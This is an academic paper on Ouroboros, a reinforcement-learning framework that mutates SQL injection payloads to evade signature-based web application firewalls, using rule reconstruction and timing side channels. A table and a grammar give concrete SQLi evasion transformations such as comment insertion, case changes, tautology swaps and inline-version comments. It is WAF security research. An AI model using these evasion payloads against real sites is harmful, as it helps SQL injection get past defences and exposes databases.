

Article

A Multi-Source Feedback-Driven Framework for Generating WAF Test Cases

Pengcheng Lu ^{1,2} , Xiaofeng Zhong ^{1,2}, Wenbo Xu ^{1,2} and Yongjie Wang ^{1,2,*} 

¹ College of Electronic Engineering, National University of Defense Technology, Hefei 230037, China

² Anhui Province Key Laboratory of Cyberspace Security Situation Awareness and Evaluation, Hefei 230037, China

* Correspondence: wangyongjie17@nudt.edu.cn

Abstract

Web application firewalls (WAFs) are critical defenses against persistent threats to web applications, yet their security evaluation remains challenging. Traditional manual testing methods are often inefficient and resource-intensive, while existing reinforcement learning (RL)-based automated approaches face two key limitations: (1) attackers cannot perceive opaque WAF rule logic; (2) boolean feedback from WAFs results in sparse/delayed rewards—sparse rewards trap agents in blind exploration, and delayed rewards hinder the association between early actions and final outcomes, adversely affecting learning efficiency. To address those challenges, we propose Ouroboros—a framework integrating genetic algorithm-based symbolic rule reconstruction (translating WAF rules into interpretable RNNs for fine-grained confidence scoring), timing side-channel analysis (evaluating rule-matching depth), and a multi-tiered reward mechanism to enable self-evolving RL testing. Experiments show that the framework reaches 89.2% bypass success rate on signature-based WAFs. This paper presents an efficient solution for automated WAF testing and delivers insights for optimizing rule logic and anomaly detection mechanisms.

Keywords: web application firewall; SQL injection; regular expression; reinforcement learning

1. Introduction

Growing web attack threats, design flaws, and advanced malicious payloads increasingly challenge the defensive capabilities of WAFs [1,2]. Therefore, research on WAF security testing, particularly automated testing techniques, holds significant importance. Based on the different vulnerability mechanisms for bypassing WAF, they can be categorized into two types: Payload level evasion and protocol level evasion. The revelation of protocol-level evasion relies on analyzing the semantic differences between the WAF and the source server during the parsing of HTTP requests, or exploiting the inconsistencies in the support of RFC standards when CDNs process HTTP requests. This method aims to circumvent the WAF's protection at the protocol level [3–5].

Payload level evasions are achieved by exploiting imperfect WAF rule filtering, logical flaws in configuration, and the polymorphism of attack payloads, transforming the attack payloads to bypass the WAF's detection mechanisms [6–10]. This paper considers the automated black-box bypass testing of WAF at the payload level to discover vulnerabilities in protection rules. The key issue is how to efficiently mutate the original payloads to obtain bypassing payloads while retaining their semantics.



Academic Editors: Wei Zong and Yang-Wai Chow

Received: 10 February 2026

Revised: 16 March 2026

Accepted: 17 March 2026

Published: 20 March 2026

Copyright: © 2026 by the authors.

Licensee MDPI, Basel, Switzerland.

This article is an open access article distributed under the terms and

conditions of the [Creative Commons Attribution \(CC BY\)](https://creativecommons.org/licenses/by/4.0/) license.

Current payload-level bypass techniques can be categorized into three types: Search-based, mutation-based, and generation-based methods. Search-based methods identify bypass candidates through heuristic exploration of existing payloads. RAT [11] clustered similar payloads using n-gram tokenization, employed reinforcement learning with ϵ -greedy strategies to target bypass clusters, and conducted adaptive searches. Mutation-based methods generate payload variants through transformation/obfuscation, employing techniques like Monte Carlo tree search and evolutionary algorithms. WAF-a-mole [12] used a priority queue system: a payload pool ranks entries by WAF trust scores, while a fuzzer applied semantic-preserving mutations. AdvSqli [13] mapped SQLi payloads to abstract syntax trees, generated node variants via context-free grammars, and optimized combinations with a Monte Carlo search. An ML-driven approach [6] predicted bypass probabilities using random forest classifiers and evolved test cases via genetic algorithms. M. isaakhami et al. designed genetic algorithms with fitness functions evaluating syntax validity, modification impact, and evasion success [10]. Yao et al. used deep reinforcement learning (DRL) to perturb payloads, using the classifier's score as a reward model to encourage agents to achieve dynamic evasion [7]. Hemntal et al. extended this method to black-box testing using random network distillation [14]. Generation-based methods employ GANs and sequence models for automated payload generation. Chowdhary et al. developed conditional sequence GANs, using semantic tokenization and attack labels to generate adversarial samples [15]. GPTfuzzer [16] combined context-free grammars for syntactically valid payloads with LLM fine-tuning guided by WAF-simulating reward models. XploitSQL [8] leveraged actor-critic reinforcement learning to fine-tune T5 models, with reward functions evaluating semantic integrity, attack efficacy, and evasion capability for targeted SQLi payload generation.

Search-based: Limited payload space and diversity require large pre-built datasets, with heuristic-dependent searches prone to local optima. Generation-based: GANs need specialized designs for text tasks, risking semantic loss; LLMs face hallucination issues and high retraining costs as detection evolves. Mutation-based: Balances semantics and diversity but relies heavily on WAF feedback scores to guide mutations.

To evaluate the robustness of WAFs and uncover unknown vulnerabilities, the academic community has introduced reinforcement learning-based automated mutation testing frameworks [14], which formulate SQL injection vector generation as a sequential decision-making process. However, in practical applications, this approach faces two inter-related challenges that severely constrain the learning efficiency and evasion performance of the agent. The first is the sparse reward problem: within a vast action space, the agent receives positive rewards only on the rare occasions when a mutation step coincidentally triggers a logical flaw in the WAF; in the vast majority of explorations, the agent receives zero rewards, resulting in a slow and inefficient learning process. The second is the delayed reward and high-order strategy composition problem: modern WAFs generally possess context-aware capabilities, and successful evasion often requires the sequential composition of multiple mutation techniques in a specific order. However, under traditional reward assignment mechanisms, the agent only receives a holistic success reward after completing an entire action sequence. This makes it difficult to perform credit assignment (i.e., determining which key actions in the sequence contributed to the bypass), while also causing the exploration difficulty to grow exponentially. The coupling of these two issues prevents the agent from autonomously learning and composing complex, multi-step mutation strategies in sparse feedback environments, which has become the core bottleneck in current reinforcement learning-based SQL injection mutation testing techniques. This study aims to address the aforementioned problems by designing an optimization algorithm

capable of handling sparse and delayed rewards, thereby improving the effectiveness and efficiency of automated mutation testing.

To address sparse/delayed reward challenges, we propose Ouroboros, an automated testing framework. The framework integrates three core components: a genetic algorithm-driven symbolic rule reconstruction module generating optimized regex patterns from clustered payloads; a dual-interpretable RNN converter transforming regex rules into probabilistic models with confidence scoring, combining finite automata and neural network interpretability; and a dynamic optimization engine utilizing temporal channel data to assess rule matching depth, coupled with multi-dimensional reward prediction to autonomously evolve test cases for WAF evasion.

Our experimental analysis reveals significant improvements in exploration efficiency and attack success rates, demonstrating fundamental advances in both offensive security testing and defensive rule analysis. The main contributions of this paper are as follows.

- To reverse engineer WAF rules, we propose a genetic algorithm-driven rule reconstruction method by clustering vectorized attack payloads and applying adaptive genetic optimization to derived clusters, achieving 85.0% accuracy in reconstructing complex regexes.
- We propose a REGEX-to-RNN conversion framework enabling bidirectional regex-neural translation, preserving dual interpretability with <2% performance loss while achieving efficient pattern recognition through security rule embeddings.
- We establish a RL-driven framework that synergistically integrates two novel components: (1) timing side-channel analysis via our proposed APCT metric ($r = 0.957$ correlation with match depth, $p < 0.001$), (2) hybrid reward mechanisms combining rule inference with temporal characteristics, achieving 89.2% peak evasion rates against WAF.

2. Threat Model and Problem Formulation

2.1. System Assumptions

The target system is a signature-based WAF that filters malicious requests using predefined regular expression rules. Its workflow involves four stages: first, parsing the HTTP request to extract headers, cookies, URLs, and parameters, followed by decoding encoded content (e.g., URL or Base64); next, the detection engine iteratively matches the content against regex rules. If no rules are triggered, the request is allowed. If a match is found, the request is blocked with a predefined response (e.g., 403 Forbidden), while logging attack details (type, source IP, triggered rule) and sending real-time alerts to administrators.

2.2. Attacker's Knowledge

The attacker who has no prior knowledge of the WAF's internal detection rules is conducting a black box attack on the target system.

2.3. Adversary's Capabilities

- Attacker interact with the WAF as a black box during the RL phase, observing only accept/reject responses to crafted payloads.
- Can send unlimited probing requests to the WAF within rate-limiting constraints.
- Utilizes RL agents to iteratively refine payloads based on WAF feedback.
- Attackers can log attack records, capturing response times and statuses.

3. Ouroboros

The overall framework is illustrated in Figure 1 and consists of three main components: genetic algorithm-based WAF rule extraction, symbolically enhanced network generation, and reinforcement learning-based payload mutation. The core idea of the framework is to overcome the sparse reward problem in reinforcement learning within black-box environments by attempting to extract the detection rules of the black-box WAF, thereby converting a black-box attack into a white-box attack. However, the extracted regular expression rules still only provide Boolean (pass/fail) feedback, which fails to resolve the sparse reward issue. The fundamental reason is that symbolic rules, while interpretable to humans, are difficult for programs to directly utilize. Thus, the symbolic rules are neuralized into a network that outputs reward signals reflecting the likelihood of malicious payload detection, thereby continuously guiding the training of the reinforcement learning model. As the reinforcement learning training progresses, a large amount of intermediate failed data is generated. The framework leverages this intermediate data in a self-enhancing manner: more precise rules can be extracted to facilitate the generation of mutated payloads. The name Ouroboros originates from this self-loop design philosophy.




Figure 1. The overall framework of Ouroboros.

3.1. WAF Rule Extraction Based on Genetic Algorithm

Existing research underutilizes intermediate data from payload mutation processes (i.e., WAF-interacted blocked payloads), which implicitly encode WAF regex filtering logic. Extracting common patterns from blocked payloads approximates subsets of actual WAF rules, with accuracy improving as data accumulates. The overall workflow of the genetic algorithm, encompassing gene encoding, decoding, and evolutionary optimization, is depicted in Figure 2.

3.1.1. Preprocessing and Gene Initialization

In the preprocessing phase, we first extract key matching patterns from the malicious payloads intercepted by the WAF. For SQL keywords that appear in the samples (such as “SELECT”, “UNION”, etc.), we retain their original form as components of the regular expression to avoid overgeneralization that could extend the coverage of the rules beyond actual needs. For each payload, we employ the endpoint erosion algorithm to extract the

minimal matching unit: removing characters one by one from the front until the matching condition is broken, determining the core feature substring, and replacing non-critical parts with wildcards. For example, the payload “admin’ OR 1=1/*” is processed to obtain the pattern “OR 1=1”. By applying the TF-IDF embedding technique to payloads, we are able to convert text information that was originally difficult to compare directly into mathematical vector forms. Those vectors, in a multidimensional space, can reflect the similarities and differences between payloads. Subsequently, the Density-Based Spatial Clustering of Applications with Noise (DBSCAN) clustering algorithm is utilized to perform clustering processing on those payload vectors that have undergone TF-IDF transformation. DBSCAN is a density-based clustering algorithm capable of discovering clusters of arbitrary shape in the presence of noise. The algorithm calculates the number of neighbors (referred to as the density of the point) within a given radius (ϵ) around each point and divides regions with sufficiently high density into clusters, while labeling points with lower density as noise. This allows us to automatically divide the loads into several homogeneous groups with similar matching features without the need to specify the number of clusters beforehand. Such grouping operations not only improve the efficiency of data processing but also significantly reduce the complexity of generating subsequent regular expressions.




Figure 2. The overall framework of genetic algorithm.

3.1.2. Gene Encoding and Decoding Mechanisms

The genotype is a hexadecimal sequence composed of 16 predefined genes defined in Table 1, where each gene corresponds to a component in regular expressions. During encoding, all payloads are represented by the current genotype sequence, following a priority encoding principle: parsing from left to right, with higher-position genes prioritized for matching. For example, “abc1” can be represented by gene 0x620 and 0x206 as “6666(\w\w\w\w)” and “2220([a-z][a-z][a-z]\d)”, respectively. During decoding, the gene-mapped payloads are first converted into an intermediate (value-length) representation and padded with (*, n) to ensure uniform sequence length across payloads for subsequent vertical analysis. For instance, “6666(\w\w\w\w)” is represented as “(6,4)”. A dynamic programming algorithm is then used to find the longest common subsequence (LCS) of the intermediate forms, generating a shared regular expression (phenotype) that covers all payloads. Through a multi-scale generalization strategy, non-LCS parts of the phenotype sequence are analyzed column-wise: columns containing alphanumeric characters are generalized to \w, while pure alphabetic columns become [A-Za-z]. Finally, the LCS and generalized results are merged to construct candidate regular expressions.

3.1.3. Fitness Evaluation Evolutionary Optimization

We design a composite fitness function to ensure a balance between the accuracy and generalization of the generated rules:

- Rule Validity: Apply a high penalty for misjudged samples (positive cases judged as negative/negative cases judged as positive).
- Generalization Control: Suppress over-generalization through a penalty term for regular expression length and a complexity metric of the character set.

Table 1. The table of Gene-phenotype mapping.

Target to Capture	Symbol	Const
numbers	0x0	\d
Upper alpha	0x1	[A-Z]
Lower alpha	0x2	[a-z]
alpha	0x3	[A-Za-z]
Upper hexdigits	0x4	[0-9A-F]
Lower hexdigits	0x5	[0-9a-f]
words	0x6	\w
Space like	0x7	\s
Space only	0x8	[]
anything	0x9	.
escape	0xa	[{\}~\$. *+?]
symbol	0xb	[SYMBOLS]
Range for all	0xc	[??-?]
Range for letters	0xd	[??-?]
Char or	0xe	[???]
String or	0xf	(?? ??? ?)

3.2. Regular Expression to Neural Network

Finite-state automaton (FSA) are mathematical models that describe the behavior of systems with a limited number of distinct states, where transitions between these states are triggered by specific inputs. Thompson's construction algorithm [17] allows for the conversion of a regex into a finite-state automaton (FA). By applying the DFA construction algorithm [18] and the DFA minimization algorithm [19], a unique deterministic finite automaton (DFA) with the minimum number of states and deterministic transitions can be generated for a given regex. Before converting regex to finite state automaton (FSA), we first collected the keywords in the SQL injection payload for tokenization of the payload and the construction of automaton. Those minimum matching units are usually keywords in the database language. SQL injection attacks are constructed by combining these minimum matching units with other characters in a specific way. We define the set of these keywords as V_{keyword} and the valid characters within the ASCII character set as V_{char} . We define a DFA as a 5-tuple $A = (\Sigma, S, T, \alpha_0, \alpha_\infty)$, whose elements are defined as: Σ : the input vocabulary. In Ouroboros, $|\Sigma| = |V_{\text{keyword}}| + |V_{\text{char}}|$; S : a finite set of states. $|S| = K$; $T \in \mathbb{R}^{|\Sigma| \times K \times K}$: transition weights. $T[\sigma, S_i, S_j]$ is the weight of transferring S_i to S_j according to the input. Let $S = \{S_1, S_2, \dots, S_K\}$ denote the set of states, where S_i is a specific state label. In a path, we use $U_t \in S$ to represent the state visited at time t . In the DFA, $T[\sigma, S_i, S_j]$ is 1 indicates S_i can transfer to S_j otherwise 0; $\alpha_0 \in \mathbb{R}^K$: initial weights of S . $\alpha_0[i]$ is the initial weight of S_i when time $t = 0$; $\alpha_\infty \in \mathbb{R}^K$: final weights of S . $\alpha_\infty[i]$ is the final weight of S_i after reading the whole input. Consider an input sequence $X = \{x_1, x_2, \dots, x_N\}$ and a path $p = \{U_1, U_2, \dots, U_{N+1}\}$, where U_t denotes the state at time t . The score $B(A, p)$ of path p is defined as

$$B(A, p) = \alpha_0[U_1] \cdot \left(\prod_{i=1}^N T[x_i, U_i, U_{i+1}] \right) \cdot \alpha_\infty[U_{N+1}]. \quad (1)$$

This form of automata has a similar structure to RNNs in that both accept input at time $t + 1$ and hidden states at time t to produce hidden states at time $t + 1$. Therefore, the inference of the weighted finite automaton (WFA) can be reformulated into a recurrent form. In the context, the model computes the forward score vector h_t after processing t words in the input sequence X . This forward score vector represents the scores of all states in the WFA after processing the first t words of the input. Here, K represents the number of states in the WFA. $h_t[i]$ denotes the number of states i that can be reached after consuming t tokens.

The equivalence between automata and recurrent neural networks has been demonstrated in [20], where they extracted the states of the automata from the hidden states of the recurrent neural networks. Wang *et al.* demonstrated a mapping relationship between the states of the RNN and the superstates of the mdfa [21]. They simulated the automata with the RNN. This equivalence relation is mutual and the RNN can be viewed as a parameterized weighted automata. We use this weighted automaton to build a bridge between recurrent neural networks and finite automata taking values 0 and 1. This weighted automaton is viewed as a linearly activated recurrent neural network in the neural network's perspective and as a finite automaton in the automaton's perspective, and is thus both highly interpretable and capable of updating its parameters at the same time. The process of updating the parameters of a recurrent neural network can be viewed as searching for an automaton that matches the mutual transfer between current states. Hidden states in a recurrent neural network correspond to states in a weighted automaton with the physical meaning of the current input being matched by a regular expression [22]. The number of parameters of such neural networks is much larger than that of their recurrent neural network counterparts. In order to lighten this novel structure, we decompose the 3D tensor using CANDECOMP/PARAFAC decomposition (CPD). CPD decomposition is the decomposition of an arbitrary higher-order tensor into the sum of multiple factor tensors of rank 1. Suppose that $\mathcal{X} \in \mathbb{R}^{I \times J \times k}$ is a third-order tensor, and the expression for its tensor decomposition is

$$\hat{\mathcal{X}} = \sum_{r=1}^R \lambda_r a_r \circ b_r \circ c_r = \llbracket \lambda; A, B, C \rrbracket, \quad (2)$$

where R is the rank of the tensor decomposition and is a hyperparameter. In (3), the tensor of the factor matrix reconstruction is denoted by $\hat{\mathcal{X}}$. Therefore the problem of discretizing the tensor can be converted into the following minimization problem.

$$\min_{\hat{\mathcal{X}}} \|\mathcal{X} - \hat{\mathcal{X}}\|. \quad (3)$$

The tensor T is decomposed into three factorized matrices $E_r \in \mathbb{R}^{|\Sigma| \times R}$, $D_1 \in \mathbb{R}^{K \times R}$ and $D_2 \in \mathbb{R}^{K \times R}$. The inference of the recurrent neural network has been updated to Equation (4), where the matrix $E_r \in \mathbb{R}^{|\Sigma| \times R}$ can be regarded as a word vector embedding matrix that incorporates regular expression information for each word. Let v_t be the embedding vector of input token. The embedding dimension of the input token is the rank of the tensor decomposition. Then, we have

$$h_t = ((h_{t-1} \cdot D_1) \odot v_t) \cdot D_2^T. \quad (4)$$

The output vector generated by the RNN is not yet a probability distribution of the malicious payload, but rather a feature vector, which represents the processed data after going through the RNN. This vector requires further processing by a multilayer perceptron (MLP) to fuse the features from multiple dimensions into a single vector. The MLP's role is to capture the complex patterns and regularities within the data, leading to the estimation of the probability of the corresponding labels.

According to the Generalized Approximation Theorem [23], the core function of an MLP is to continuously adjust its parameters to approximate any continuous function. The perceptron model achieves this by constructing a decision boundary that classifies data based on learned logical relationships between its features. In essence, the model leverages the interconnections between features to make classification decisions.

3.3. Timing Side Channel Analysis

Side-channel analysis exploits physical information differences (e.g., time, power consumption) during cryptographic processing to infer keys, a vulnerability also existing in rule-based WAFs. Traditional-mode WAFs unlike anomaly scoring-mode sequentially match malicious payloads against regular expressions (regex) and block immediately upon detection, achieving time efficiency at the cost of high false positives. However, this mechanism introduces timing leakage: distinct execution times occur when payloads are blocked by different rules at varying stages. Fully bypassed payloads require checking all regex rules, yielding maximum execution time as show in Figure 3. Execution duration depends on rule quantity, string length, and noise (system/network latency). Noise effects are mitigated by averaging 100 executions.




Figure 3. Schematic of a timing side-channel attack. Arrows indicate the flow direction of HTTP requests.

Regex engines first convert rules into Deterministic/Nondeterministic Finite Automata (DFA/NFA) for pattern matching. A DFA is a Deterministic Finite Automaton, which is deterministic for each transition, allowing a string of length n to be matched in n steps with a time complexity of $\Theta(n)$. Conversely, an NFA, due to its branching and backtracking, has an optimal time complexity of $\Theta(n)$ and a worst time complexity of $\Theta(mn)$ where m is the state of the NFA. This analysis of DFA/NFA time complexity illustrates the correlation

between execution time and string length. We opt to use APCT to mine this relationship. Subsequent experiments have proven that there is a correlation between APCT and the depth of rule execution.

A longer average character execution time is a necessary but not sufficient condition for a malicious payload to progressively bypass the regular expression, so we use a heuristic in the next section to let the intelligent body to find a variant strategy that will allow the malicious payload to bypass the WAF, maximize the average character execution time.

3.4. Perturbed Decision Model Based on RL

We formalize the WAF evasion problem using the Markov Decision Process.

3.4.1. State

This research processes raw payloads as states using BERT embedding: WordPiece tokenization generates token sequences (including whole words, subwords, and special markers), while integrated token embeddings (semantic features), positional embeddings (sequential relationships), and segment embeddings (semantic boundaries) form composite representations. Processed through Transformer's multi-layer self-attention mechanisms, those representations yield context-aware semantic encodings that enhance complex malicious payload analysis.

3.4.2. Action

The action space in Table 2 consists of mutation operators that modify payload structures while preserving query semantics. We expand the operator set from 8 to 33 by integrating sqlmap (<https://github.com/sqlmapproject/sqlmap> accessed on 15 May 2025) tamper scripts and equivalent substitutions generated through context-free grammars (CFG). CFG belongs to Chomsky Type-2 grammar, encompassing regular grammars. A CFG is a formal system defined by a quadruple $G = (S, V, \Sigma, R)$:

Table 2. Action table.

Action Script	Example
spacetocomments	admin or 1=1→admin/**/or/**/1=1
randomcase	admin or 1=1→AdMiN oR 1=1
logicalinvariant	admin or 1=1→admin or 1=1 and True
swapkeywords	admin or 1=1→admin 1=1
swapintrepr	admin or 1=1→admin or 0x1=1
commentrewriting	admin or 1=1→admin or 1/*abc*/=1
changetautologies	admin or 1=1→admin or 2<>3
resetcomments	admin or 1=1 /*com*/→admin or 1=1
spacerreplacement	admin or 1=1→admin t or n 1=1
zerocomment	1 AND 2>1→1 /*!000AND 2>1*/-
splictschema	schema.tables→schema/**/.tables
replaceequals	admin or 1=1→admin or 1 like 1
sleep2getlock	SLEEP(5)→GET_LOCK('etgp',5)
versionkeywords	admin or 1=1→/*!admin*/ or 1=1
insertinkeywords	admin or 1=1→ad/**/min or 1=1

- S : Start symbols
- V : Non-terminals
- Σ : Terminals (cannot be generated by rules)
- R : Production rules (left=head, right=body)

Derivation examples and rules are shown in Figures 4 and 5.

3.4.3. Reward

Traditional regex-based WAFs operate as black boxes, providing binary feedback (0/1). Existing white-box evasion studies rely on confidence scoring, whereas real-world scenarios face sparse reward issues: agents stagnate with prolonged zero-reward states. Hemmati et al. [14] employed stochastic network distillation to enhance exploration, but retained fundamental reward model limitations with random directional guidance. We propose a triple-granularity reward mechanism (Ouroboros framework):

System-level:

- Aim: The reward signal is defined by a binary sparse function: a substantial positive reward (+10) is granted when the mutated payload successfully evades the WAF, and zero reward (0) when blocked. This equation directly reflects the outcome of the payload mutation process, capturing the core objective of bypassing the WAF. It simulates black-box testing feedback where only the Boolean outcome (allowed/blocked) is observable, typical in attacker scenarios.
- reward logic :

$$\mathcal{R}_{\text{SYS}} = \begin{cases} 10 & \text{evasion success} \\ 0 & \text{blocking detected.} \end{cases} \quad (5)$$

Rule-level:

- Aim: Quantifying intermediate breakthroughs
- reward logic :

$$\mathcal{R}_{\text{RUL}} = \left(\frac{T_{\text{MUT}}}{L_{\text{MUT}}} \right) - \left(\frac{T_{\text{ORIG}}}{L_{\text{ORIG}}} \right). \quad (6)$$

- method: Inferring the internal rule execution states of WAF through timing side-channel analysis to quantify the “implicit progress” of partial rule bypassing.

Regex-level:

- Aim : Its actual meaning is to calculate the confidence change caused by a single mutation operation, providing fine-grained and immediate process rewards that quantify the effect of each mutation step. The Fa2RNN, as a neural network transformed from cloned rules, offers a fine-grained and instantaneous evaluation of the payload. It quantifies the direct impact of each mutation action on the effect of evading the rules—even if the payload has not yet been fully bypassed. This provides the reinforcement learning agent with rich and dense intermediate learning signals, guiding it to understand which mutation operations (actions) are effective (reducing detection risk) and which are ineffective. Thereby, it significantly accelerates the exploration and learning process, avoids wasting budget on ineffective paths, and effectively alleviates the sparse/delayed reward dilemma.
- reward logic :

$$\mathcal{R}_{\text{REG}} = \mathfrak{F}_{\text{ARNN}}(\chi_{\text{ORIG}}) - \mathfrak{F}_{\text{ARNN}}(\chi_{\text{MUT}}). \quad (7)$$

- method : Reverse regular expression rules and translate regular expressions into dual-interpretable recurrent neural networks.

This reward mechanism constructs a hierarchical differentiable reward space, transforming mutation from “step jumping” to “gradient climbing”, dramatically improving policy exploration efficiency. The formula for synthesizing rewards is as follows.

$$\mathcal{R}_{\text{SYN}} = \min \left(10, \max \left(0, \sum_{k \in \{\text{SYS}, \text{RUL}, \text{REG}\}} \mathcal{R}_k \right) \right). \quad (8)$$

3.4.4. Utilization of Intermediate Interaction Data

The utilization of interaction data serves as an optional component within this framework. During reinforcement learning exploration, the trajectories generated by the agent interacting with the environment—comprising the real WAF and the symbolically enhanced network—take the form of: <original payload, action0, reward0, mutated payload, action1, reward1,...>. If a mutated payload is still classified as malicious by the WAF, this payload along with its label (malicious) forms a labeled sample pair (mutated payload, malicious). These intermediate outcomes essentially represent successive “probes” of the WAF’s decision boundary and implicitly contain rich information about its rule logic. Therefore, the framework can reorganize these trajectory data into an incremental dataset, which is reused for re-extracting WAF rules. The updated rules are, in turn, converted into a symbolically enhanced network with higher accuracy, which serves as a more precise reward model fed back into the reinforcement learning training process. This entire procedure can be repeated iteratively.

$$\begin{aligned} S_T &\rightarrow S_{\text{true}} \mid T_{\text{string}} \mid T_{\text{complex}} \mid T_{\text{number}} \\ S_{\text{where}} &\rightarrow \Sigma_{\text{where}} \cdot S_{\text{false}} \cdot \Sigma_{\text{or}} \mid \Sigma_{\text{where}} \cdot S_{\text{true}} \cdot \Sigma_{\text{and}} \\ S_{\text{space}} &\rightarrow \Sigma_{\text{space}} \mid S_{\gamma} \\ S_{\gamma} &\rightarrow S_{\gamma\text{left}} \cdot S_{\gamma\text{body}} \cdot S_{\gamma\text{right}} \\ S_{\text{false}} &\rightarrow \Sigma_{\text{false}} \mid S_{\text{False}} \cdot S_{\text{space}} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \\ S_{\text{true}} &\rightarrow \Sigma_{\text{true}} \mid S_{\text{true}} \cdot S_{\text{space}} \cdot \Sigma_{\text{and}} \cdot S_{\text{space}} \cdot \Sigma_{\text{true}} \\ S_{\gamma\text{left}} &\rightarrow \Sigma_{\text{slash}} \cdot S_{\gamma\text{asterisk}} \\ S_{\gamma\text{right}} &\rightarrow S_{\gamma\text{asterisk}} \cdot \Sigma_{\text{slash}} \\ S_{\gamma\text{asterisk}} &\rightarrow S_{\gamma\text{asterisk}} \cdot \Sigma_{\text{asterisk}} \mid \Sigma_{\text{asterisk}} \\ S_{\gamma\text{body}} &\rightarrow \gamma_{\text{chars}} \cdot \gamma_{\text{sentence}} \cdot \gamma_{\text{benign}} \end{aligned}$$

Figure 4. Context-Free grammar for semantic replacements.

- 1 $S_{\text{where}} \rightarrow \Sigma_{\text{where}} \cdot S_{\text{false}} \cdot \Sigma_{\text{or}} \mid \Sigma_{\text{where}} \cdot S_{\text{true}} \cdot \Sigma_{\text{and}}$
- 2 $\text{where} \cdot \Sigma_{\text{false}} \mid \Sigma_{\text{false}} \cdot S_{\text{space}} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \cdot \Sigma_{\text{or}}$
- 3 $\text{where} \cdot \Sigma_{\text{false}} \mid \Sigma_{\text{false}} \cdot S_{\text{space}} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \cdot S_{\text{space}} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
